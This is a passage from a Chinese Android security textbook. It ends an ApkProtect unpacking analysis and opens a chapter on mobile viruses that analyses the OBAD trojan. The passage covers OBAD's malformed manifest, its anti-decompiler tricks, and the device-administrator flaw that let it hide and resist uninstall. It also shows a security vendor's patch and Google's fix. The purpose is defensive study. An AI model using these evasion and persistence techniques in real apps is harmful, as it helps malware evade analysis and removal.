626     22: 00000000     0 FUNC    GLOBAL DEFAULT  UND memcpy
627     23: 000020bc   256 OBJECT  GLOBAL DEFAULT    7 _d
628     24: 000078f4    32 FUNC    GLOBAL DEFAULT    7 __aeabi_idivmod
```

图 18-59　_d_ptr 和_d 的对应

其中，R4 是 DexMethod 结构，此处内存如图 18-60 所示。

```
002D0230  C8 07 00 00 09 00 00 00  E8 CC 08 00
```

图 18-60　内存

图 18-60 中选中的部分就是一个 DexCode 结构，具体代码如下所示。

```
typedef struct DexCode {
    u2  registersSize;
    u2  insSize;
    u2  outsSize;
    u2  triesSize;
    u4  debugInfoOff;       /* file offset to debug info stream */
    u4  insnsSize;          /* size of the insns array, in u2 units */
    u2  insns[1];
    /* followed by optional u2 padding */
    /* followed by try_item[triesSize] */
    /* followed by uleb128 handlersSize */
    /* followed by catch_handler_item[handlersSize] */
} DexCode;
```

（17）最后看 Inti 调用完成的操作，具体流程如图 18-61 所示。




图 18-61　Inti 调用完成的操作

到此为止，函数 Java_com_apkprotect_Init()的实现过程全部分析完毕。虽然没有分析解密方法的内容，但是已经了解了 ApkProtect 的具体保护原理。

第 19 章　常见病毒分析

当今智能手机越来越普及，因此可以自由上网的应用软件一直存在着很大的安全隐患。人们的生活已经离不开手机，但是大家可能不知道，电话通话、短信收发和通讯录却并不安全，很有可能被非法人员盗取。本章将详细讲解当今常见手机病毒的基本知识，为读者学习本书后面的知识打下基础。

19.1　常见病毒的入侵方式

知识点讲解：光盘:视频\知识点\第 19 章\常见病毒的入侵方式.avi

对于手机病毒，必须先了解它们的传播方式和攻击方法，才能更有效地进行有针对性的防治。在当今技术环境下，手机病毒的常见传播方式及预防方法如下。

（1）诱骗用户下载运行

2004 年 8 月 6 日，“布若达”病毒被发现。利用“布若达”病毒，攻击者不但可以偷窃中毒手机里的电话号码和电子邮件，还可以对手机进行远程控制，运行多种危险指令。

对于这类手机病毒，预防方法是在使用手机上网功能时，尽量从正规网站上下载信息，尽量少从不知名的小型网站下载图片铃声，不要随意在一些网站上登记自己的手机号码，以免感染上手机病毒。可浏览网页的手机尽量不要浏览个人、黑客、色情网站。不要随意安装来路不明的手机程序。

（2）病毒短信或乱码电话方式

这种方式是目前手机病毒的主要攻击方式。病毒会发出一串由怪字符组成的病毒短信。乱码电话则是会在来电显示中显示乱码，一旦接听乱码电话，则会感染上病毒，机内所有设定都可能被破坏。

对于这类手机病毒，预防方法是不要轻易打开陌生人发送的短信息，更不要转发，应及时删除。如果键盘被锁死，可以取下电池后开机再删除，如果仍无法删除，可以尝试将手机卡换到另一型号的手机上删除，如果病毒一直占据内存，无法进行清除，可以将手机拿到厂商维修部重写芯片程序。当来电显示乱码电话时，用户应不接听或立即把电话关闭。

（3）蓝牙方式传播

2004 年 12 月，“卡波尔”病毒在上海被发现，该病毒会修改智能手机的系统设置，使用户每次开机都会先运行此病毒，被感染的手机出现锁死和无法开机的状态。同时该病毒还会自动发送给其他用户。

对于这类手机病毒，建议带蓝牙功能的手机用户将蓝牙功能属性设为“隐藏”，以防被病毒搜索到。利用“无线传送”功能例如蓝牙、红外线接收信息时，要注意选择安全可靠的传送对象，如果有陌生设备搜索请求链接最好不要接受。

（4）病毒感染计算机上的手机可执行文件

2005 年 1 月 11 日，“韦拉斯科”病毒被发现，该病毒感染计算机后，会搜索计算机硬盘上的 SIS 可执行文件并进行感染，导致手机数据丢失。

对于这类手机病毒，预防方法是建议用户在把 SIS 文件传送到手机之前，最好用杀毒软件进行扫描，确认无毒后再运行。另外，用户尽量避免从非正规网站下载手机程序、游戏。

（5）利用 MMS 多媒体信息服务方式来传播

2005 年 4 月 4 日，美国一家反病毒厂商 F-Secure 对外称，手机病毒以前大多通过蓝牙方式传播，但是现在也能够通过 MMS 多媒体信息服务方式来传播，造成死机和数据丢失。

对于这类手机病毒，预防方法是进入手机主菜单，禁止 CommWarrior 这一应用功能，然后删除该病毒安装的目录就可以除去这一病毒。安全公司 F-Secure 和 McAfee 公司均给出了 CommWarrior 病毒在感染手机中安装的目录位置。

（6）用杀毒软件保障手机的安全

提起手机病毒的预防措施不得不提到手机杀毒软件。针对手持设备病毒的日趋猖獗，安全厂商都推出了针对手机平台的安全软件产品，国内用户可以直接到金山、360、日月光华、网秦等国内杀毒网站下载安装手机杀毒软件。部分手机购买时已经附带手机杀毒软件，手机用户可以省去这个步骤。如果已经感染手机病毒，请立即通过无线网站对手机进行杀毒，或通过手机的 IC 接入口或红外传输接口进行杀毒。

19.2　OBAD 木马

知识点讲解：光盘:视频\知识点\第 19 章\OBAD 木马.avi

北京时间 2013 年 6 月 8 日，据国外媒体报道，俄罗斯安全厂商卡巴斯基公司周五宣布发现一种史上最复杂的 Android 木马，Android 手机一旦感染该木马，将被恶意扣费，并失去设备管理员权限，无法删除该木马。OBAD 木马也称安卓木马（ANDROIDOS_OBAD），属于木马家族之一，可通过论坛、WiFi 以及蓝牙等方式进行传播，并恶意攻击安卓系统漏洞。感染了 OBAD 木马的 Android 手机会自动向增值服务号码发送短信，并自动安装一些其他恶意软件。此外，该木马还能通过蓝牙将恶意软件安装至其他 Android 手机，而且可以在 Android 控制台中执行远程命令。卡巴斯基的专家表示，OBAD 木马会通过代码混淆的方式将自己隐藏起来，并能够对一些新发现的 Android 漏洞进行攻击。正因为如此，安全专家很难对该木马进行追踪并修补相关漏洞。最危险的是，OBAD 木马能够窃取管理员权限，而且系统中不会列出木马所注册的设备管理器，从而导致用户几乎丧失对被该种木马感染设备的管理权限。在本节的内容中，将详细讲解 OBAD 木马的基本知识。

19.2.1　感染过程分析

随着 Android 系统的普及，对应的手机木马与病毒也随之不断进化，具备了越来越强大的攻击能力。在这个背景下，号称史上最强木马的 OBAD 诞生了。这是一种会“隐身”且“无法删除”的安卓木马，一旦成功侵入用户系统，就会在手机桌面和设备管理员管理画面上自动隐藏，极其不易清除。

ANDROIDOS_OBAD 木马一旦攻击成功，将会自动尝试打开 WiFi 连接，连接到黑客早已部署的远程服务器上，肆意窃取联系人、通话记录等用户信息，订购高额付费服务，并可能操控手机下载或是向其他手机散播恶意软件。

与大多数木马程序不同的是，ANDROIDOS_OBAD 具备“隐形”以及“防止被移除”的特点，该木马启动后，会自动要求用户授予其手机 Root 以及设备管理员等权限，用户若不同意，只要开启设备就会不停跳出要求用户同意的窗口；一旦取得手机的设备管理员权限，就会在手机桌面和设备管理员管理界面上隐藏且无法被删除，在未解除管理员权限的情况下，用户或是信息安全软件将无法清除该木马程序。

ANDROIDOS_OBAD 木马程序一旦被安装，将会不停发送要求用户同意其取得设备管理员的信息。ANDROIDOS_OBAD 木马程序一旦取得手机的设备管理员权限，可自行隐藏，使一般用户无法察觉，降低

其遭删除的可能性。

19.2.2　360 分析报告

最近有媒体爆料，最高级的 Android 木马已经现身，据称它能利用 Android 操作系统此前未知的漏洞提升程序权限，并能阻止被卸载。该恶意程序被称为 Backdoor.AndroidOS.Obad.a，其恶意行为是通过悄悄向增值服务号码发送短信获利。Android 无法发现并且无法卸载。就此，360 手机安全专家做了深度剖析，详解攻破“最强木马”三层防查杀的整个过程。

第一层：封堵病毒分析主要入口，阻止安全工程师获取安全信息。

首先，360 手机安全专家发现，该木马为逃避杀毒软件查杀确实煞费苦心。它在代码中采取了一些专门针对病毒分析人员的措施，为安全公司分析增加难度。例如，大多数安全公司分析 Android 木马样本时，通常采用 AXML 解析工具来解析样本的主配置文件——AndroidManifest.xml 文件。该文件包含了 Android 应用的主要模块入口信息，是木马分析时的重要线索。Obad.a 木马故意构造了一个非标准的 AndroidManifest.xml 文件，使得病毒分析人员无法得到完整数据，如图 19-1 所示。

```
<application =".COcCccl">
    <activity ="System" =".CCOIoll">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
    <activity ="System" =".cCoIOIOo" ="singleTop" />
    <service =".OCOcCOll" />
    <receiver ="System" =".OCllCoO" ="android.permission.BIND_DEVICE_ADMIN">
        <meta-data ="android.app.device_admin" ="@xml/ccclocc" />
        <intent-filter>
            <action android:name="com.strain.admin.DEVICE_ADMIN_ENABLED" />
        </intent-filter>
    </receiver>
    <service =".MainService" />
    <receiver =".IOOICOcI">
        <intent-filter ="1000">
            <action android:name="android.intent.action.BOOT_COMPLETED" />
            <action android:name="android.intent.action.QUICKBOOT_POWERON" />
```

图 19-1　第一层

第二层：对指令代码进行特殊处理，阻止反编译。

该木马除了对代码进行加密处理以外，还通过对指令代码进行特殊处理，使得安全公司常用的 Java 反编译工具无法正确地反编译其指令，增加对木马的分析难度。

第三层：利用系统缺陷阻止用户卸载。

为防止被用户发现后卸载，Android 系统从 2.2 版本开始，该木马煞费苦心提供了一个“设备管理器”的功能，其初衷是为企业部署远程 IT 控制使用，为了防止员工私自卸载企业安装的“设备管理器”，一旦激活设备管理器之后，该设备管理器就不可删除。但是，由于 Android 系统对此功能设计得不完善，使得木马可以利用这个机制，让自己注册成为一个设备管理器，从而阻止用户卸载。木马首先会提示用户激活设备管理器，如图 19-2 所示。而一旦用户不慎单击了“激活”按钮，那么木马就被注册成了设备管理器，此时“强行停止”和“卸载”按钮将完全失效，即木马无法关闭，也无法卸载，如图 19-3 所示。

最可怕的是，设备管理器还存在一定缺陷，当木马故意以一种错误的方式来注册设备管理器时，Android 系统也能让它注册成功，但是在设备管理器列表中不会显示。用户因此找不到取消注册设备管理器入口，无法取消木马的设备管理权限，如图 19-4 所示。







图 19-2　提示“激活设备管理器”



图 19-3　木马被注册成设备管理器

如此精心布防给安全厂商带来不小的麻烦，据 360 手机安全专家介绍，360 拥有强大的“动态沙箱分析系统”，当 Backdoor.AndroidOS.Obad.a 木马试图窃取用户隐私、发送短信吸费时，360 的主动防御系统会进行拦截，提醒用户木马正在尝试获取本机号码等危险操作，如图 19-5 所示。



图 19-4　找不到取消注册设备管理器入口



图 19-5　360 保护

而 Backdoor.AndroidOS.Obad.a 木马所利用的 Android 系统未知漏洞，360 手机安全中心在 2012 年早已率先发现。据 360 手机安全专家介绍，去年在分析一款名为 LockMe 的应用时，发现其触发了 Android 的一个系统缺陷，导致无法正常卸载。

“史上最强 Android 木马”虽然没有传说中危言耸听，但仍需小心警惕。360 手机安全专家介绍，手机只需要安装最新版本的 360 手机卫士，就可以联网查杀该木马。在此 360 对 Android 用户提出了如下建议。

- 如果安装应用提示注册设备管理器时，应确认这是可靠的应用。
- 如果用户不慎激活了设备管理器，导致应用无法被卸载时，可以用360手机卫士“软件管家”的强

力卸载功能将其彻底卸载。

- 启用360手机卫士的主动防御功能，可拦截未知木马。
- 及时升级360手机卫士最新病毒库，定期联网云查杀，以查杀最新的木马和病毒。

注意：上述内容参考自360手机卫士安全播报第116期《[安全播报]“史上最强Android木马”现身？360手机安全专家全面剖析》。

19.2.3　Android 的设备管理器漏洞

木马 OBAD 利用 Android 的设备管理器的漏洞，当用户激活设备管理器后，木马 OBAD 会在 setting 设备管理器列表隐藏，应用程序激活成设备管理器后，可以实现锁屏、擦除用户数据等功能，并且无法使用常规的卸载方式对其卸载。

Android 在实现设备管理器时，需要在文件 manifest.xml 中注册一个广播接收者，具体代码如下所示。

```
<receiver
        android:name=".MyDeviceAdmin"
            android:permission="android.permission.BIND_DEVICE_ADMIN" >
     <meta-data
         android:name="android.app.device_admin"
         android:resource="@xml/device_admin" />

     <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
    </intent-filter>
  </receiver>
```

OBAD 通过分析 Setting 的源码，得到了在 setting 的管理器列表隐藏自己的答案。相关代码在文件 packages\apps\Settings\src\com\android\settings\DeviceAdminSettings.java 中实现，具体代码如下所示。

```
void updateList() {
        mActiveAdmins.clear();
        List<ComponentName> cur = mDPM.getActiveAdmins();
        if (cur != null) {
            for (int i=0; i<cur.size(); i++) {
                mActiveAdmins.add(cur.get(i));
            }
        }
        //清除信息
        // mAvailableAdmins setting 的设备管理器列表
        List<ResolveInfo> avail = getActivity().getPackageManager().queryBroadcastReceivers(
                new Intent(DeviceAdminReceiver.ACTION_DEVICE_ADMIN_ENABLED),
                PackageManager.GET_META_DATA);
        //获取所有注册了 DeviceAdminReceiver.ACTION_DEVICE_ADMIN_ENABLED，即 android.app.
action.DEVICE_ADMIN_ENABLED action 的广播接收者列表 avail
        int count = avail == null ? 0 : avail.size();
        for (int i=0; i<count; i++) {
            ResolveInfo ri = avail.get(i);
            try {
                DeviceAdminInfo dpi = new DeviceAdminInfo(getActivity(), ri);

                if (dpi.isVisible() || mActiveAdmins.contains(dpi.getComponent())) {
                    mAvailableAdmins.add(dpi);
```

```
            //如果应用注册了包含该 action 的广播接收者并且激活了设备管理器，就会在 setting 的设备管理器列
表中显示
                }
            } catch (XmlPullParserException e) {
                Log.w(TAG, "Skipping " + ri.activityInfo, e);
            } catch (IOException e) {
                Log.w(TAG, "Skipping " + ri.activityInfo, e);
            }
        }
            getListView().setAdapter(new PolicyListAdapter());
    }
```

在上述代码中，在没有注册 android.app.action.DEVICE_ADMIN_ENABLED action 应用的前提下也可以激活为设备管理器，这就导致了激活后的设备管理器无法在 setting 的设备管理器列表中显示。

究竟如何解决这种漏洞情况呢？下面我们一起来分析一下安全管家的设备管理器补丁（补丁资源在本书附属配套资源中）。安全管家的设备管理器补丁是一个正常的 APK 文件，反编译后会得到如图 19-6 所示的代码结构。




图 19-6　代码结构

其中核心类 DeviceAdminProxy 的主要实现代码如图 19-7 所示。

在上述代码中，核心功能是对比如下两个列表。

- ❑ 直接通过DevicePolicyManager获得已经激活的设备管理器列表a。
- ❑ 通过遍历注册了android.app.action.DEVICE_ADMIN_ENABLED action的列表b。

如果发现列表 a 中的设备管理器没有在列表 b 中出现，就调用如图 19-8 所示的代码弹出一个取消激活的 Activity 界面，目的是让用户手动取消。

```
public static List a(Context paramContext)
{
  List localList1 = ((DevicePolicyManager)paramContext.getSystemService("device_policy")).getActiveAdmins();
  Object localObject1;
  if ((localList1 == null) || (localList1.size() == 0))
    localObject1 = null;
  while (true)
  {
    return localObject1;
    PackageManager localPackageManager = paramContext.getPackageManager();
    Intent localIntent = new Intent("android.app.action.DEVICE_ADMIN_ENABLED");
    List localList2 = localPackageManager.queryBroadcastReceivers(localIntent, 128);
    Object localObject2 = new LinkedList();
    Iterator localIterator1 = localList2.iterator();
    label74: break label148;
    label75: if (!localIterator1.hasNext())
      localObject2 = ((List)localObject2).iterator();
    while (true)
    {
      if (!((Iterator)localObject2).hasNext())
      {
        if ((localList1 != null) && (localList1.size() != 0))
          break label219;
        localObject1 = null;
        break;
        String str = ((ResolveInfo)localIterator1.next()).activityInfo.packageName;
        Iterator localIterator2 = localList1.iterator();
        label148: if (!localIterator2.hasNext())
          break label75;
        localObject1 = (ComponentName)localIterator2.next();
        if (!((ComponentName)localObject1).getPackageName().equals(str))
          break label74;
        boolean bool1 = ((List)localObject2).add(localObject1);
        break label75;
      }
      ComponentName localComponentName = (ComponentName)((Iterator)localObject2).next();
      boolean bool2 = localList1.remove(localComponentName);
    }
    label219: localObject1 = localList1;
  }
```

图 19-7　核心类 DeviceAdminProxy


```
Intent localIntent1 = new Intent();
Intent localIntent2 = localIntent1.setClassName("com.android.settings", "com.android.settings.DeviceAdminAdd");
Intent localIntent3 = localIntent1.putExtra("android.app.extra.DEVICE_ADMIN", localComponentName);
startActivity(localIntent1);
```

图 19-8　弹出一个取消激活的 Activity

在上述代码中，类 RootMain 在能获得 root 权限时使用，找到利用这个漏洞的设备管理器后直接调用类 DevicePolicyManager 的方法 removeActiveAdmin()取消激活，该方法需要 system 以上权限才能执行。

由此可见，安全管家的漏洞补丁只是提供给用户查找系统中使用该漏洞的应用程序，并调用系统的取消激活界面的方式来实现帮助清除恶意的 APK 的目的，但是并没有从根本上解决问题。在 Android 4.4.2 版本中，谷歌官方从根本上解决了这个问题，解决方案在文件 packages\apps\Settings\src\com\android\settings\DeviceAdminAdd.java 中实现，对应解决代码如下所示。

```
        // When activating, make sure the given component name is actually a valid device admin.
        // No need to check this when deactivating, because it is safe to deactivate an active
        // invalid device admin
        if (!mDPM.isAdminActive(cn)) {
            List<ResolveInfo> avail = getPackageManager().queryBroadcastReceivers(
                    new Intent(DeviceAdminReceiver.ACTION_DEVICE_ADMIN_ENABLED),
                    PackageManager.GET_DISABLED_UNTIL_USED_COMPONENTS);
            int count = avail == null ? 0 : avail.size();
            boolean found = false;
            for (int i=0; i<count; i++) {
```



```
                ResolveInfo ri = avail.get(i);
                if (ai.packageName.equals(ri.activityInfo.packageName)
                        && ai.name.equals(ri.activityInfo.name)) {
                    try {
                        // We didn't retrieve the meta data for all possible matches, so
                        // need to use the activity info of this specific one that was retrieved.
                        ri.activityInfo = ai;
                        DeviceAdminInfo dpi = new DeviceAdminInfo(this, ri);
                        found = true;
                    } catch (XmlPullParserException e) {
                        Log.w(TAG, "Bad " + ri.activityInfo, e);
                    } catch (IOException e) {
                        Log.w(TAG, "Bad " + ri.activityInfo, e);
                    }
                    break;
                }
            }
            if (!found) {
                Log.w(TAG, "Request to add invalid device admin: " + cn);
                finish();
                return;
            }
        }
```

19.2.4　分析 OBAD

OBAD 木马的 DEX 文件中的所有字符串都是被加密的，并且使用了复杂的代码混淆技术，如图 19-9 所示。

在卡巴斯基实验室产品中心检测此木马程序为 Backdoor.AndroidOS.Obad.a。OBAD 的作者在流行的 DEX2JAR 软件（用于将 APK 文件转换成易读的 Java Archive（JAR）格式）中发现了一个错误，利用这个缺陷能破坏 Dalvik 字节码转换成 Java 字节码的过程，并提高了对木马进行分析的难度。另外，在 Android 系统中还发现了涉及对 AndroidManifest.xml 文件的权限攻击，在此文件中描述了应用的结构、定义其启动参数等。OBAD 以不符合谷歌的标准修改了 AndroidManifest.xml 文件，但是由于对漏洞的挖掘利用使得它仍可以正确地被智能手机处理。OBAD 上述隐藏和修改操作，使得安全人员很难对这个木马进行动态分析。

